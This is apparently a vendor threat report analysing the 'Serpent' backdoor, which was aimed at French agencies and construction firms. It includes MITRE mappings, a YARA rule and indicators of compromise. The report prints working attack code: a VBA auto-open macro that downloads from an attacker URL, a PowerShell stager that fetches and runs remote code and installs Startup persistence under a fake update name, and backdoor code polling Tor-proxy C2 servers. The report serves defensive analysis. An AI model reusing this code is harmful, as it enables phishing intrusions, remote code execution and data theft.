Serpent – The Backdoor that Hides in Plain Sight

By Threat Analysis Unit

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
Overview:

A new backdoor malware campaign known as ‘Serpent’ is targeting French government agencies and construction firms. To distribute the attack chain, the threat actor uses a macro-based Microsoft Word document file. The attack vector is exploiting a third-party Windows package manager to install Serpent.

The initial document has a macro showing some of the malicious URL that tries to connect and download the payload. Later, this payload will attempt to connect to a command-and-control C2 server to steal sensitive data.



Behavioural Summary:

The figure below shows an overall process chart of serpent activity.




Figure 1: Process Chart of Serpent Backdoor

The initial email contains a Microsoft Word document with a malicious macro script. When macros are enabled by the user, the document starts to execute the malicious VBA macro code.

Figure 2: GDPR Themed Document

Macro content:

Figure 3 below indicates the malicious VBA macro details of the document file in which the malicious URLs are found:

“hxxps[://]www[.]fhccu[.]com/images/ship3[.]jpg”

8912f7255b8f091e90083e584709cf0c69a9b55e09587f5927c9ac39447d6a19 - Module1 (Code)

(General) | AutoOpen

```
Sub AutoOpen()

Dim myURL As String
myURL = "https://www.fhccu.com/images/ship3.jpg"
URL = "http://mhocujuh3h6fek7k4efpxo5teyigezqkpixkbvc2mzaaprmusze6icqd.onion.pet/index.html"

Dim WinHttpReq0 As Object
Set WinHttpReq0 = CreateObject("Microsoft.XMLHTTP")
WinHttpReq0.Open "GET", URL, False, "username", "password"
WinHttpReq0.send

Dim WinHttpReq As Object
Set WinHttpReq = CreateObject("Microsoft.XMLHTTP")
WinHttpReq.Open "GET", myURL, False, "username", "password"
WinHttpReq.send

If WinHttpReq.Status = 200 Then
    Set oStream = CreateObject("ADODB.Stream")
    oStream.Open
    oStream.Type = 1
    oStream.Write WinHttpReq.responseBody
    oStream.SaveToFile "C:\users\public\pic.jpg", 2 ' 1 = no overwrite, 2 = overwrite
    oStream.Close
End If
```

Figure 3: Macro view of Document

The above-mentioned URL is used to download a “ship3.jpg” file to the system. The malware is able to detect and extract steganographic embedded data from this file containing base64 encoded PowerShell commands, as shown in Figure 4.

Figure 4: Downloaded Steganographic Image

```
┌──(kali㉿kali)-[~/Desktop]
└─$ stegextract ship3.jpg -o Ship3_OP
Detected image format: JPG
Extracted trailing file data:  ASCII text, with very long lines
Performing deep analysis
Done

┌──(kali㉿kali)-[~/Desktop]
└─$ cat Ship3_OP

QGVjaG8gb24gCmVjaG8gTWlzZSBhIGpvdXIgZGUgd29yZC4uLgpAZWNobyBvZmYKc3RhcnQgL0IgcG93ZXJzaGVsbCAtbm9wcm9maWxlISBhIGpvdXIgZGUgd29yZCBlbiBjb3Vycyc7ICRzY3JpcHQgPSBOZXctT2JqZWN0IE5ldC5XZWJDbGllbnQ7ICRzY3JpcHQuRG93bmxvYWRFsbC5wczEnKTsgaXdyIGh0dHBzOi8vY2hvY29sYXRleS5vcmcvaW5zdGFsbC5wczEgLVVzZUJhc2ljUGFyc2luZyB8IGlleDsgY2hvY285IHB5dGhvbjM7IHB5dGhvbiAtbSBwaXAgaW5zdGFsbCAtLXVwZ3JhZGUgcGlwOyBwaXAgaW5zdGFsbCByZXF1ZXN0cyBweXNvY2tzOyAkL2ltYWdlcy83LmpwZzsgJGNvbnRlbnQgPSAkcGljLnRvc3RyaW5nKCk7ICRiNjQgPSBAKCAkY29udGVudCB8Zm9yZWFjaCB7ICRfLnNwb29kaW5nXTo6QVNDSUkuR2V0U3RyaW5nKFtTeXN0ZW0uQ29udmVydF06OkZyb21CYXNlNjRTdHJpbmcoJGI2NCkpOyAkcHkgfCBPdXQtZmxlXHNlYXJjaGVzXE1pY3Jvc29mdFNlY3VyaXR5VXBkYXRlLnB5OyAkb3V0YmF0PVwicG93ZXJzaGVsbCAtd2luZG93c3R5bGUgaGlkZGVlIGhpZGRlbiBweXRob24gJEVOVjp1c2VycHJvZmlsZWFyY2hlc1xNaWNyb3NvZnRTZWN1cml0eVVwZGF0ZS5weVwiOyAkb3V0YmF0UERBVEEnXE1pY3Jvc29mdFxXaW5kb3dzXFN0YXJ0IE1lbnVcUHJvZ3JhbXNcU3RhcnR1cFxNaWNyb3NvZnRTZWN1cml0eVVwZGF0ZS5iYW4gcHl0aG9uICRFTlY6dXNlcnByb2ZpbGVcc2VhcmNoZXNcTWljcm9zb2Z0U2VjdXJpdHlVcGRhdGUucHkgO2V4aXQ7IGV4aXQiCkBlY2Rvd3NcU3RhcnQgTWVudVxQcm9ncmFtc1xXb3JkLmxuayIKc3RhcnQgIiIgaHR0cDovL3Nob3J0dXJsLmF0L3F6RVM4Cg==
```

Figure 5: Extract the embedded code from Image File

The decoded PowerShell script is shown below in Figure 6. The Chocolatey package is downloaded and installed by using this script. The script will also install Python, including the pip package, by using the Chocolatey package.

hxxps[://]www[.]fhccu[.]com/images/7[.]jpg

```
@echo on
echo Mise a jour de word...
@echo off
start /B powershell -noprofile -noninteractive -command "'echo Mise a jour de word en cours';
$script = New-Object Net.WebClient;
$script.DownloadString('https://chocolatey.org/install.ps1'); iwr
https://chocolatey.org/install.ps1 -UseBasicParsing | iex; choco upgrade chocolatey; choco
install -y python3; python -m pip install --upgrade pip; pip install requests pysocks; $pic =
iwr -uri https://www.fhccu.com/images/7.jpg; $content = $pic.tostring(); $b64 = @( $content
|foreach { $_.split() } )[-2]; $py =
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($b64)); $py |
Out-file -Encoding 'ASCII' $ENV:userprofile\searches\MicrosoftSecurityUpdate.py;
$outbat=\"powershell -windowstyle hidden -command Start-Process -windowstyle hidden python
$ENV:userprofile\searches\MicrosoftSecurityUpdate.py\"; $outbat |Out-file -Encoding 'ASCII'
$ENV:APPDATA'\Microsoft\Windows\Start Menu\Programs\Startup\MicrosoftSecurityUpdate.bat';
Start-Process -windowstyle hidden python $ENV:userprofile\searches\MicrosoftSecurityUpdate.py
;exit; exit"
@echo off
"C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Word.lnk"
start "" http://shorturl.at/qzES8
```

Figure 6: Base64 decoded PowerShell script

The above-mentioned URL is used to download a “7.jpg” file to the system. Just like the “ship3.jpg” above, it contains a base64 encoded PowerShell script that is embedded by steganography. The Python script, stored within 7.jpg, is saved as “MicrosoftSecurityUpdate.py”. This python script creates a new bat file and executes it. Then executed bat file brings a new python script which has a final serpent payload. Shown in Figure 8.

The exploit chain wraps up by opening a shortened URL that leads to the Microsoft Office help site.




Figure 7: Downloaded Image from payload

Figure 8 below represents a portion of the decoded Python script that indicates it is actual “Serpent Backdoor”.

```
cmd_url_order =
'http://mhocujuh3h6fek7k4efpxo5teyigezqkpixkbvc2mzaaprmusze6icqd.onion.pet/index.html'
cmd_url_answer =
'http://ggfwk7yj5hus3ujdls5bjza4apkpfw5bjqbq4j6rixlogylr5x67dmid.onion.pet/index.html'
hostname = socket.gethostname()
hostname_pattern = 'host:%s-00' % hostname
headers = {}
referer = {'Referer': hostname_pattern}
cache_control = {'Cache-Control': 'no-cache'}
headers.update(referer)
headers.update(cache_control)
check_cmd_1 = ''

def recvall(sock, n):
  data = b''
  while len(data) < n:
    packet = sock.recv(n - len(data))
    if not packet:
      return None
    data += packet
  return data
```

Figure 8: Extracted and Base64 decoded Python Script

For command and control (C2), the threat actor deploys a Tor proxy, for example:

cmd_url_order =
‘hxxp[://]mhocujuh3h6fek7k4efpxo5teyigezqkpixkbvc2mzaaprmusze6icqd[.]onion[.]pet/index[.]html’

This Serpent backdoor pings this “cmd_url_order” server, located at a onion[.]pet Tor proxy domain, on a regular basis. These pings expect responses for the attacker to perform further command action on infected machine to gain access or steal the sensitive data.

```
while True:
    time.sleep(10)
    try:
        check_cmd = get_cmd()
        if check_cmd != check_cmd_1:
            time.sleep(20)
            print(check_cmd)
            run_cmd(check_cmd)
            check_cmd_1 = check_cmd
            pass
    except Exception as e:
        print(e)
        pass
';exec(base64.b64decode(enc));
```

Figure 9: Extracted and Base64 decoded Python Script

The malware connects to termbin[.]com, a website associated with a command-line Pastebin application named Termbin, to transmit the results of any specified command. Termbin allows for text to be blindly submitted to a central website and will return a URL to access that data later. The malware will transmit the data and extract this unique URL.

The malware then sends a request to the “cmd_url_answer” server with the hostname and the TermBin URL included in the header.

cmd_url_answer =
‘hxxp[://]ggfwk7yj5hus3ujdls5bjza4apkpfw5bjqbq4j6rixlogylr5x67dmid[.]onion[.]pet/index[.]html’

The attacker could use this “cmd_url_answer” URL to monitor the bin outputs and see what the compromised host’s response.

Serpent Attack Chain:

The Serpent Backdoor cycle shown below, explains how the attack vector works and how it proceeds.




Figure 10: Serpent Backdoor Attack Chain

MITRE ATT&CK TIDs

TID	Tactic	Description
T1566.001	Initial Access	Phishing: Spear phishing Attachment
T1059.001	Execution	Command and Scripting Interpreter: PowerShell
T1059.005	Execution	Command and Scripting Interpreter: Visual Basic
T1059.006	Execution	Command and Scripting Interpreter: Python
T1041	Exfiltration	Exfiltration Over C2 Channel
T1133	Persistence	External Remote Services
T1027.003	Defense Evasion	Obfuscated Files or Information: Steganography

Table 1: MITRE ATT&CK TIDs

YARA

rule Serpent_Backdoor

```
{
   meta:
         description = “Serpent Backdoor”
         author = “VMware Threat Research”
         exemplar_hashes = “8912f7255b8f091e90083e584709cf0c69a9b55e09587f5927c9ac39447d6a19”
 strings:
       $string1 = /www\.fhccu\.com\/images\/[a-z0-9A-Z]+\.jpg/ nocase
       $string2 = /Microsoft_Office_Word_Update-[0-9]+-[a-zA-Z]+\.bat/ nocase
       $string3 = “NaHash” wide ascii nocase
       $string4 = “Une mise a jour de Microsoft Word est necessaire” wide ascii nocase
       $string5 = /http:\/\/([a-zA-Z]+(\d[a-zA-Z]+)+)\.onion\.pet\/index\.html/ nocase
 condition:
       all of them
}
```

Indicators of Compromise (IOCs)

Indicator	Type	Context
f6d2becc3531e98e7c6331d3e5b269a54a83c1af8f9605d6daea6531a6d72b99	SHA256	Serpent Backdoor
11c4774cde50030cdd0eb9926debb7d0d6a5323fa5e19cd94dde4d0b2a052348	SHA256	Serpent Backdoor
8912f7255b8f091e90083e584709cf0c69a9b55e09587f5927c9ac39447d6a19	SHA256	Serpent Backdoor
f988e252551fe83b5fc3749e1d844c31fad60be0c25e546c80dbb9923e03eaf2	SHA256	Serpent Backdoor
64d7efad5d25b855cea56d47acc033ad48cf955ec3e16fbe122313eb0b25ba77	SHA256	Serpent Backdoor
aab32bd7b6e2a2098eb0d7a2e738d5a26280146de229f22fcbd6a7d717cc53a4	SHA256	Serpent Backdoor
5d1889cc28a2b17f7fa993440a498deeff66042eda42433c265aa1feb831cafb	SHA256	Serpent Backdoor
8f469afa7040aeefd994109b994981d3844f3672	SHA1	Serpent Backdoor

bfae2bfe69aa1d38e74968d0d7bf63347729b7b0	SHA1	Serpent Backdoor
2d6f1ed1236727b36a92dd44cd987c36d6fb7e35	SHA1	Serpent Backdoor
7061126f43f46b32b9e3b845a27e035b8f04c44b	SHA1	Serpent Backdoor
0293f35f9d2232dea64b51bea00a4756963c74a3	SHA1	Serpent Backdoor
ba5b233e352302357dca40b506a50e423413b335	SHA1	Serpent Backdoor
22b9558d009736a59e41c2bcb80d664fc1cd64c3	SHA1	Serpent Backdoor
855147e49bd9320984a9bc642623ef73	MD5	Serpent Backdoor
fe5d7c63cdd96c80f5610a228238edb7	MD5	Serpent Backdoor
321e04294c04db10d5dbf05051e540e2	MD5	Serpent Backdoor
2dc1ee3b6dde3b12085cdcb4da5f4e8a	MD5	Serpent Backdoor
6b2a8a0e3016ab637288cd362f4c7d4e	MD5	Serpent Backdoor
a8413c1c31055637a657394eafa025ad	MD5	Serpent Backdoor
f127db6ba149431cb38ca114d07d62d7	MD5	Serpent Backdoor
hxxps[://]www[.]fhccu[.]com/images/ship3[.]jpg	URL	Serpent Backdoor
hxxps[://]www[.]fhccu[.]com/images/7[.]jpg	URL	Serpent Backdoor
hxxp[://]mhocujuh3h6fek7k4efpxo5teyigezqkpixkbvc2mzaaprmusze6icqd[.]onion[.]pet/index[.]html	URL	Serpent Backdoor
hxxp[://]ggfwk7yj5hus3ujdls5bjza4apkpfw5bjqbq4j6rixlogylr5x67dmid[.]onion[.]pet/index[.]html	URL	Serpent Backdoor

Table 2: Indicator of Compromise
